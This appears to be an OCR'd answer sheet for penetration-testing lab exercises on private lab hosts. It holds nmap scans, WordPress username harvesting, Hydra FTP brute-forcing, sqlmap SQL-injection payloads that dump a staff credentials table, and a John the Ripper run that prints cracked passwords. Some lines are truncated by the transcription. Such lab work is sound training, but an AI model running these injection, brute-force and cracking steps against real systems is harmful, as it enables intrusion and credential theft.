

Exo1

Q1:


Nmap -vv -sn 192.168.63.1/24





Q2:

Nmap -sV -iL myhostup.txt



```
Nmap scan report for 192.168.63.109
Host is up (0.15s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))

Nmap scan report for 192.168.63.111
Host is up (0.16s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
80/tcp open  http    Apache httpd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.63.112
Host is up (0.15s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE    SERVICE VERSION
22/tcp filtered ssh
80/tcp open     http    Apache httpd 2.4.38 ((Debian))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 7 IP addresses (7 hosts up) scanned in 78.10 seconds
```

Q3:

Cmseek -u 192.168.63.109

```
┌──(root㉿med)-[/home/medlemine]
└─# cmseek -u 192.168.63.109
```

```
 ___ _ _ ____ ____ ____ _  _  by @r3dhax0r
|    |\/| [__  |___ |___ |_/   Version 1.1.3 K-RONA
|___ |  | ___] |___ |___ | \_

 [+]  CMS Detection And Deep Scan  [+]

[i] Scanning Site: http://192.168.63.109
[*] CMS Detected, CMS ID: wp, Detection method: generator
[*] Version Detected, WordPress Version 4.1.31
[i] Checking user registration status
[i] Starting passive plugin enumeration
[x] No plugins enumerated!
[i] Starting passive theme enumeration
[*] 1 theme detected!
[i] Starting Username Harvest
[i] Harvesting usernames from wp-json api
[!] Json api method failed trying with next
[i] Harvesting usernames from jetpack public api
[!] No results from jetpack api... maybe the site doesn't use jetpack
[i] Harvesting usernames from wordpress author Parameter
```


Q4:

Hydra -V -l cnm -p /usr/share/wordlists/rockyou.txt 192.168.63.101 ft

```
└─# hydra -V -l  cnm -p /usr/share/wordlists/rockyou.txt 192.168.63.101 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service o
ations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-27 18:19:08
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://192.168.63.101:21/
[ATTEMPT] target 192.168.63.101 - login "cnm" - pass "/usr/share/wordlists/rockyou.txt" - 1 of 1 [child 0]
[REDO-ATTEMPT] target 192.168.63.101 - login "cnm" - pass "/usr/share/wordlists/rockyou.txt" - 2 of 2 [chi
(1/1)
[STATUS] 2.00 tries/min, 2 tries in 00:01h, 1 to do in 00:01h, 1 active
[REDO-ATTEMPT] target 192.168.63.101 - login "cnm" - pass "/usr/share/wordlists/rockyou.txt" - 3 of 3 [chi
(2/2)
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-27 18:20:44
```


Q5:



hydra -V -l tomcat -P /usr/share/wordlists/rockyou.txt 192.168.63.108
ydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiz
ions, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
ydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-27 18:31:20
ntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TA
S]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [-m MODULE_OPT] [service://
rver[:PORT][/OPT]]
tions:
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-C FILE colon separated "login:pass" format, instead of -L/-P options
-M FILE list of servers to attack, one entry per line, ':' to specify port
-t TASKS run TASKS number of connects in parallel per target (default: 16)
-U service module usage details
-m OPT options specific for a module, see -U output for information
-h more command line options (COMPLETE HELP)
server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service the service to crack (see below for supported protocols)
OPT some service modules support additional input (-U for module help)
pported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]-{head|get|post


Exo2


Q1:


sqlmap -r head.txt --dbs
{1.8.2#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illega
nd user's responsibility to obey all applicable local, state and federal laws. Developers assume no
d are not responsible for any misuse or damage caused by this program
[*] starting @ 18:50:39 /2024-04-27/
[18:50:39] [INFO] parsing HTTP request from 'head.txt'


sqlmap resumed the following injection point(s) from stored session:
Parameter: #1* ((custom) POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: search=' AND (SELECT 1406 FROM (SELECT(SLEEP(5)))SeYi) AND 'ngrq'='ngrq
Type: UNION query
Title: Generic UNION query (NULL) - 6 columns
Payload: search=' UNION ALL SELECT CONCAT(0x7178717071,0x776362706a726973484677164617a6c764843426947576
1795149f44544856596174 4b5643,0x716b7a6271),NULL,NULL,NULL,NULL,NULL-- -
[18:50:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[18:50:43] [INFO] fetching database names
available databases [3]:
[*] information_schema
[*] Staff
[*] users
[18:50:44] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.63.112'
[*] ending @ 18:50:44 /2024-04-27/



sqlmap -r head.txt -D Staff -T Users -C Username,Password --dump
{1.8.2#stable}
https://sqlmap.org
legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is ill
user's responsibility to obey all applicable local, state and federal laws. Developers assum
re not responsible for any misuse or damage caused by this program
starting @ 18:57:40 /2024-04-27/
57:40] [INFO] parsing HTTP request from 'head.txt'
tom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] y


john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 83 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Remaining 80 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
3111991 (22075)
043023 (22001)
kyky22 (22007)
232025 (22012)
nofia79 (22040)
neilneil1 (22054)
09504047 (22042)
switsexytin (22049)
mypsace (22077)
deankris (22070)
yellowjonas (22061)
wohwik4 (22079)
winter2bak (22000)


iluvu_id (22035)
i-love-gabe (22070)
hryfc11 (22027)
firebag89 (22034)
erenizo08 (22052)
echogales (22062)
dsems12 (22018)
doug0909 (22006)
donkerz (22067)
djmissy8 (22048)
diegovbender (22009)
ddeennii (22055)
coolandra (22038)
CQM1SQ (22021)
boo1285 (22032)
blakni109 (22016)
billray22 (22056)
audi66013 (22064)
amsap6453 (22066)
WeWtHrEe123456 (22028)
Damario (22046)
ChloeAnne (22072)
9257706 (22074)
9108240030 (22041)
8838066b (22024)
4362103 (22022)
260319PTG (22004)
25593002559300 (22060)
20223127 (22026)
100porcentogatadobrasil (22033)
0806138530 (22019)
065433851 (22073)
0317325220777 (22013)

Exo3:

Q1:


RIM Jobs App
User Name
Password
Sign in


dirb http://192.168.63.69/zfgvaq91er/
RB v2.22
y The Dark Raver
ART_TIME: Sat Apr 27 19:56:46 2024
L_BASE: http://192.168.63.69/zfgvaq91er/
ORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
ENERATED WORDS: 4612
-- Scanning URL: http://192.168.63.69/zfgvaq91er/ ----
http://192.168.63.69/zfgvaq91er/apply (CODE:200|SIZE:1954)
http://192.168.63.69/zfgvaq91er/home (CODE:302|SIZE:221)
http://192.168.63.69/zfgvaq91er/login (CODE:200|SIZE:1768)
http://192.168.63.69/zfgvaq91er/logout (CODE:302|SIZE:221)